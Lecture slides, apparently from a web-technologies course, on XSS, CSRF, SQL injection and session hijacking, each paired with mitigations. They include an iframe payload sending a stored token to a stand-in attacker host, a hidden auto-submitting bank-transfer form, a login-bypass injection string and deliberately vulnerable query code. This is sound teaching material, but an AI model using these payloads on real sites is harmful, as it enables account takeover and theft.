
- Accessing the API Token or the session cookie is fun, but an attacker can't do much without getting it out of the victim's browser
- Several ways to do that:
  - Redirect the window (or an iframe) to malicious URL
  - Add an image whose source is the malicious URL (blocked by some modern browsers)
  - Load a stylesheet whose href is a malicious URL
- `<iframe src="javascript:window.location.href = \`https://attacker.org?token=${localStorage.getItem('token')}\`"></iframe>`

MITIGATING XSS VULNERABILITIES

- Do not rely **only** on filtering approaches unless absolutely necessary
- The best way to address the problem is to properly escape (sanitize) inputs when inserting them into the web pages
  - Convert **dangerous characters** (e.g.: <,>,",',...) to **harmless HTMLEntities**
  - Dedicated solutions exist in most frameworks/programming languages
  - Dedicated libraries can be used, e.g.: sanitize for Node.js

```
<script>alert("XSS")</script>
```

```
&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
```



ANGULAR XSS SECURITY MODEL

- Angular automatically sanitizes all **untrusted** data that is bound or interpolated in a template
- By default, **all data is untrusted**
- You can **explicitly** mark some data as **trusted** using the DomSanitizer
- DomSanitizer include metods such as
  - `bypassSecurityTrustHtml(value: string): SafeHtml`
- These methods can mark data as trusted in specific contexts, bypassing the default security mechanisms
- Of course, they must be used with caution!

FIXING THE XSS IN THE WEB TECH SHOP


```
1       filterTable () {
2         let queryParam: string = this.route.snapshot.queryParams.q
3         if (queryParam) {
4           queryParam = queryParam.trim()
5           this.dataSource.filter = queryParam.toLowerCase()
6   -       this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
    6   +   this.searchValue = queryParam
7           /* other code omitted for brevity */
8         }
9       }
```

CROSS-SITE REQUEST FORGERY

CROSS–SITE REQUEST FORGERY (CSRF/XSRF)

- These attacks aim at forcing an end-user to execute unintended actions on a web application they are currently authenticated on
- Unintended actions may include state-changing operations such as transferring funds, changing the email associated with an account, …
- If the victim is a user with administration privileges, the attack can result in compromising the entire web application

CSRF ATTACKS: DYNAMICS



1. User clicks on a malicious link from the browser they are currently logged-in

2. The malicious page submits a form to the legit web app, as if the user was trying to perform a bank transfer to the attacker

3. The victim's browser notices that the request is going to the legit app, and sends the auth cookie back

CSRF ATTACKS: EXAMPLE

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Totally not evil page!</title>
  </head>
  <body>
    <h1>Oops, this website is currently down. Check back soon.</h1>
    <form style="display:none;" method="POST" action="https://bank.com/transfer">
      <input type="text" name="to" value="EvilZampurian">
      <input type="number" name="amount" value="999.99">
      <input type="submit" id="submit" value="submit">
    </form>
    <script>
      document.getElementById("submit").click();
    </script>
  </body>
</html>
```

CSRF ATTACK: EXAMPLE ON TO-DO LIST


- The To-do List web app we built using Express is vulnerable to CSRF!
- Let's create a web page that exploits that vulnerability to add arbitrary to-do items to the to-do list of an unaware user!
- Will the lecturer be able to hack the sophisticated Express To-do List App?
- **Live demo time!**

MITIGATING CSRF ATTACKS

- The best way to mitigate CSRF vulnerabilities is to use a token-based approach (i.e., **synchronizer token pattern**)
- Idea:
  - Web App generates a session-specific **CSRF token**, and saves it in the Session
  - The CSRF token is included, in a hidden field, in the sensitive forms
  - Upon submission, the CSRF token is transferred again to the web app
  - The web app verifies that the CSRF token received with the form is the same as the one it generated and saved in the current session
  - An attacker won't be able to guess the CSRF token!
    - Provided no XSS vulnerabilities exist!
    - Provided the CSRF tokens are not predicatable!

MITIGATING CSRF ATTACKS: EXAMPLE

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Bank.com | Safest Bank Around</title>
  </head>
  <body>
    <h1>Bank Transfer Page</h1>
    <form method="POST" action="/transfer">
      <input type="text" name="to" value="">
      <input type="number" name="amount" value="">
      <input type="hidden" name="csrf" value="x5è1€">
      <input type="submit" value="submit">
    </form>
  </body>
</html>
```



IMPLEMENTING CSRF COUNTERMEASURES

- Most frameworks include CSRF protection capabilities
  - Many middlewares exist for Express (e.g.: tiny-csrf)
  - Angular includes CSRF countermeasures
  - Spring protects POST methods by default with a token-based mechanism
- If CSRF protection capabilities are available, you should read the documentation and make sure you use them correctly!
- If not, you should still implement CSRF protection on your own for sensitive operations!

SQL INJECTIONS

SQL INJECTIONS

- SQL Injections consist in injecting malicious code coming from **unsanitized user inputs** into database queries
- Don’t get fooled by the name: NoSQL database queries can be just as vulnerable
- These attacks can result in leaking private data, modifying (create, update, delete) database data, access control violations, and in some cases even arbitrary code execution on the database server.


SQL INJECTION VULNERABILITIES

- Suppose the server-side code for user authentication looks like the one shown below
- Request parameters **email** and **password** are directly inserted in the SQL query that is executed on the database

```
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = '${req.body.email || ''}'
    AND password = '${security.hash(req.body.password || '')}'
    AND deletedAt IS NULL`, { model: UserModel, plain: true })
.then((authenticatedUser: { data: User }) => {
  /* user found, handle authentication */
}.catch(err){
  next(err);
}
```

SQL INJECTION VULNERABILITIES


- Normally, when a users tries to log in, the intended values are substituted in the query, without altering its structure and nature
- The login feature works as intended




```
SELECT *
FROM Users
WHERE email = 'luigi@webtech-sh.op' AND
      password = 'webtechs!' AND
      deletedAt IS NULL
```

SQL INJECTION VULNERABILITIES


- However, we know that we cannot trust user inputs! For a starter, an attacker would be able to login as luigi!
- What if the attacker inserts `luigi@webtech-sh.op'--` as the email?




```
SELECT *
FROM Users
WHERE email = 'luigi@webtech-sh.op'-- AND
      password = 'dontknowthislol' AND
      deletedAt IS NULL
```

Remember that «--» start single line comments in SQL!

OBLIGATORY EXPLOITS OF A MOM BY XKCD



https://xkcd.com/327

PREVENTING SQL INJECTIONS


- Use prepared statements with parametrized queries
- Use stored procedures

```
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = $1 AND password = $2 AND deletedAt IS NULL`,
  { bind: [ req.body.email, security.hash(req.body.password) ],
    model: models.User, plain: true })
.then((authenticatedUser: { data: User }) => {
  /* user found, handle authentication */
}.catch(err){
  next(err);
}
```


SESSION HIJACKING

SESSION HIJACKING

- Attacks aimed at compromising the session token
- Typically performed by stealing a valid token, or by predicting one




INSUFFICIENT INPUT VALIDATION



INPUT VALIDATION

